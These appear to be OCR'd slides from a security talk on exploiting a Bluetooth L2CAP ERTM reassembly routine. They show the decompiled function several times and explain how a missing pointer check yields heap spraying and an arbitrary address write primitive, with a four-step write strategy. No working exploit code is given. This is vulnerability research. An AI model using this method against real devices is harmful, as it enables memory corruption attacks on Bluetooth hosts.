
Exploit :: ERTM Channel :: I-frames






```
int __fastcall l2_reassemble_sdu(
 int sar, prh_t_l2_channel *chan, host_buf *l2pdu)
{
 switch ( sar )
 {
   case ERTM_PDU_START:
    ertm_pdu_len = *((uint16_t *)l2pdu->data + 1);
    ertm_pdu = host_buf_alloc(ertm_pdu_len);
    chan->p_ertm_pdu = ertm_pdu;
    ertm_pdu->len = ertm_pdu_len;
    l2len = l2pdu->len - 4 - hdr_off;
    memcpy(ertm_pdu->data, l2pdu->data + 4, l2len);
    chan->ertm_pdu_len = l2len;
   case ERTM_PDU_CONTINUE:
    l2len = l2pdu->len - 2 - hdr_off;
    ertm_cur = &chan->p_ertm_pdu->data[chan->ertm_pdu_len];
    memcpy(ertm_cur, l2pdu->data + 2, l2len);
    chan->ertm_pdu_len += l2len;
 }
 return 0;
}
```

Exploit :: ERTM Channel :: I-frames






```
int __fastcall l2_reassemble_sdu(
 int sar, prh_t_l2_channel *chan, host_buf *l2pdu)
{
 switch ( sar )
 {
   case ERTM_PDU_START:
     ertm_pdu_len = *((uint16_t *)l2pdu->data + 1);
     ertm_pdu = host_buf_alloc(ertm_pdu_len);
     chan->p_ertm_pdu = ertm_pdu;
     ertm_pdu->len = ertm_pdu_len;
     l2len = l2pdu->len - 4 - hdr_off;
     memcpy(ertm_pdu->data, l2pdu->data + 4, l2len);
     chan->ertm_pdu_len = l2len;
   case ERTM_PDU_CONTINUE:
     l2len = l2pdu->len - 2 - hdr_off;
     ertm_cur = &chan->p_ertm_pdu->data[chan->ertm_pdu_len];
     memcpy(ertm_cur, l2pdu->data + 2, l2len);
     chan->ertm_pdu_len += l2len;
 }
 return 0;
}
```

ERTM Channel Universal Heap Spraying

Exploit :: ERTM Channel :: I-frames :: Universal Spraying


There is no check if p_ertm_pdu is already assigned. Therefore, we can send ERTM_L2CAP_SDU_START to create as many elastic host_buf objects as we need

The minimal size of the elastic object is 0x24 bytes, there is no upper boundary



```
int __fastcall l2_reassemble_sdu(
 int sar, prh_t_l2_channel *chan, host_buf *l2pdu)
{
 switch ( sar )
 {
   case ERTM_PDU_START:
     ertm_pdu_len = *((uint16_t *)l2pdu->data + 1);
     ertm_pdu = host_buf_alloc(ertm_pdu_len);
     chan->p_ertm_pdu = ertm_pdu;
     ertm_pdu->len = ertm_pdu_len;
     l2len = l2pdu->len - 4 - hdr_off;
     memcpy(ertm_pdu->data, l2pdu->data + 4, l2len);
     chan->ertm_pdu_len = l2len;
   case ERTM_PDU_CONTINUE:
     l2len = l2pdu->len - 2 - hdr_off;
     ertm_cur = &chan->p_ertm_pdu->data[chan->ertm_pdu_len];
     memcpy(ertm_cur, l2pdu->data + 2, l2len);
     chan->ertm_pdu_len += l2len;
 }
 return 0;
}
```

Exploit :: ERTM Channel :: I-frames :: Universal Spraying



Exploit :: ERTM Channel :: I-frames :: Universal Spraying

- The spraying steps will be omitted in the talk
- However, the exploit heavily relies on the heap spraying
- A lot of steps require predictable free lists


More details you will find in the upcoming whitepaper

ERTM Channel AAW Primitive

Exploit :: ERTM Channel :: I-frames :: AAW

What if we could control the content of `chan->p_ertm_pdu->data`?


In that case, `ERTM_L2CAP_SDU_CONTINUE` might be used to write data under the controlled pointer.



```
int __fastcall l2_reassemble_sdu(
 int sar, prh_t_l2_channel *chan, host_buf *l2pdu)
{
 switch ( sar )
 {
   case ERTM_PDU_START:
     ertm_pdu_len = *((uint16_t *)l2pdu->data + 1);
     ertm_pdu = host_buf_alloc(ertm_pdu_len);
     chan->p_ertm_pdu = ertm_pdu;
     ertm_pdu->len = ertm_pdu_len;
     l2len = l2pdu->len - 4 - hdr_off;
     memcpy(ertm_pdu->data, l2pdu->data + 4, l2len);
     chan->ertm_pdu_len = l2len;
   case ERTM_PDU_CONTINUE:
     l2len = l2pdu->len - 2 - hdr_off;
     ertm_cur = &chan->p_ertm_pdu->data[chan->ertm_pdu_len];
     memcpy(ertm_cur, l2pdu->data + 2, l2len);
     chan->ertm_pdu_len += l2len;
 }
 return 0;
}
```

Exploit :: ERTM Channel :: I-frames :: AAW

AAW Primitive Strategy



1. Initial state of the ERTM L2CAP Channel

2. Allocate a new L2CAP SDU via ERTM_L2CAP_SDU_START

3. Overwrite data pointer within the host_buf object

4. TX ERTM_L2CAP_SDU_CONTINUE with the payload

Exploit :: ERTM Channel :: Primitives

Using the ERTM channels we can obtain the following primitives:

- Universal Heap Spraying
- Arbitrary Address Write (AAW)

Exploit :: ERTM Channel :: Primitives

Using the ERTM channels we can obtain the following primitives:

- Universal Heap Spraying
- Arbitrary Address Write (AAW)

However, ERTM Channels are not accessible prior to authentication.

